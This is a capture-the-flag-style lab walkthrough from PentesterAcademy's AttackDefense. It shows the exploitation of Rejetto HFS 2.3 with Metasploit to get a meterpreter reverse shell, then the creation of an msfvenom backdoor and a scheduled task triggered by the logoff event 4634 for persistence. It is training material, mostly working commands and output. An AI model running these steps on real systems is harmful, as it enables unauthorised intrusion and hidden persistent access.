ATTACK DEFENSE

by PentesterAcademy


Name	Maintaining Access: Schtasks - Log Events
URL	https://attackdefense.com/challengedetails?cid=2212
Type	Windows Security: Maintaining Access: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.23.150
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.23.150



```
root@attackdefense:~# nmap 10.0.23.150
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-07 10:41 IST
Nmap scan report for 10.0.23.150
Host is up (0.0011s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 14.53 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.23.150



```
root@attackdefense:~# nmap -sV -p 80 10.0.23.150
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-07 10:41 IST
Nmap scan report for 10.0.23.150
Host is up (0.0022s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.48 seconds
root@attackdefense:~# 
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs




```
root@attackdefense:~# searchsploit hfs
---------------------------------------------------------------------------
 Exploit Title

---------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
---------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:

```
msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.23.150
exploit
```




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.23.150
RHOSTS => 10.0.23.150
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/83ZpkvJ0c7
[*] Local IP: http://10.10.1.2:8080/83ZpkvJ0c7
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /83ZpkvJ0c7
[*] Sending stage (175174 bytes) to 10.0.23.150
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.23.150:49196) at 2020-12-07 10:42:25 +0530
[!] Tried to delete %TEMP%\jaUtuPgf.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Checking the current user.

Command: getuid




```
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter >
```

We are running as an administrator user.

Step 8: Migrate in explorer.exe process

Commands:
ps -S explorer.exe
migrate 2292




```
meterpreter > ps -S explorer.exe
Filtering on 'explorer.exe'

Process List
============

 PID   PPID  Name          Arch  Session  User                           Path
 ---   ----  ----          ----  -------  ----                           ----
 2292  2260  explorer.exe  x64   1        WIN-OMCNBKR66MN\Administrator  C:\Windows\explorer.exe

meterpreter > migrate 2292
[*] Migrating from 2992 to 2292...
[*] Migration completed successfully.
meterpreter >
```

Step 9: In this case, we are configuring a persistence backdoor using the scheduled task.

In this case, we are creating a task that can be triggered at a specific Windows Security Log event. i.e Event ID: 4634 (4634: An account was logged off event). When a user logs off then this event is generated. So the scheduled task is executed as soon as the user again logs into the system again.

First, generate malicious executable i.e backdoor.exe


Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=**10.10.1.2** LPORT=4444 -f exe > backdoor.exe



```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.4 LPORT=4444 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~# 
```

Step 10: Uploading backdoor.exe executable using meterpreter session.


Command: upload /root/backdoor.exe C:\\Windows\\System32



```
meterpreter > upload /root/backdoor.exe C:\\Windows\\System32
[*] uploading  : /root/backdoor.exe -> C:\Windows\System32
[*] uploaded   : /root/backdoor.exe -> C:\Windows\System32\backdoor.exe
meterpreter > 
```

Run another msfconsole.

Commands:
msfconsole -q
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.1.2
exploit



```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
```


We have generated the malicious and uploaded it to the target server. Also, started Metasploit multi-handler to receive a new meterpreter session.

Step 11: Run schtasks.exe to schedule a task.


Commands:
shell
schtasks /Create /TN SessionOnLogOff /TR **C:\Windows\System32\backdoor.exe** /SC ONEVENT /EC Security /MO "*[System[(Level=4 or Level=0) and (EventID=**4634**)]]"

We are creating a scheduled task based on the event ID. The backdoor.exe would be executed as soon as it detects the EventID 4634 from the windows event logs.

4634 Event ID is listed in the logs when an account was logged off. So, once a user logs in back we would expect a meterpreter session.



```
meterpreter > shell
Process 1772 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /Create /TN SessionOnLogOff /TR C:\Windows\System32\backdoor.exe /SC ONEVENT /EC Security /MO "*[Syst
em[(Level=4 or Level=0) and (EventID=4634)]]"
schtasks /Create /TN SessionOnLogOff /TR C:\Windows\System32\backdoor.exe /SC ONEVENT /EC Security /MO "*[System[(Level=4 or Level
=0) and (EventID=4634)]]"
SUCCESS: The scheduled task "SessionOnLogOff" has successfully been created.

C:\Windows\system32>
```




```
C:\Windows\system32>^C
Terminate channel 2? [y/N]  y
meterpreter > reboot
Rebooting...
meterpreter >
[*] 10.0.17.160 - Meterpreter session 1 closed.  Reason: Died

msf6 exploit(windows/http/rejetto_hfs_exec) >
```

Once the machine reboots we would expect a new meterpreter session without re-exploitation. This happened because we have created a task to run the malicious executable when we find the latest event id 4634.

Please wait patiently. You would receive the meterpreter session after the windows server loads completely. This could take up to 5 minutes.


Note: Remember to reconnect to the Target Machine



DISCONNECTED

You have been disconnected.

Once we login, we will receive a meterpreter session.



```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Sending stage (175174 bytes) to 10.0.17.160
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.17.160:49173) at 2020-12-07 13:51:06 +0530

meterpreter > 
```

We have received a new meterpreter session.

References:

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Script Web Delivery (https://www.rapid7.com/db/modules/exploit/multi/script/web_delivery/)

3. Persistence – Scheduled Tasks (https://pentestlab.blog/2019/11/04/persistence-scheduled-tasks/)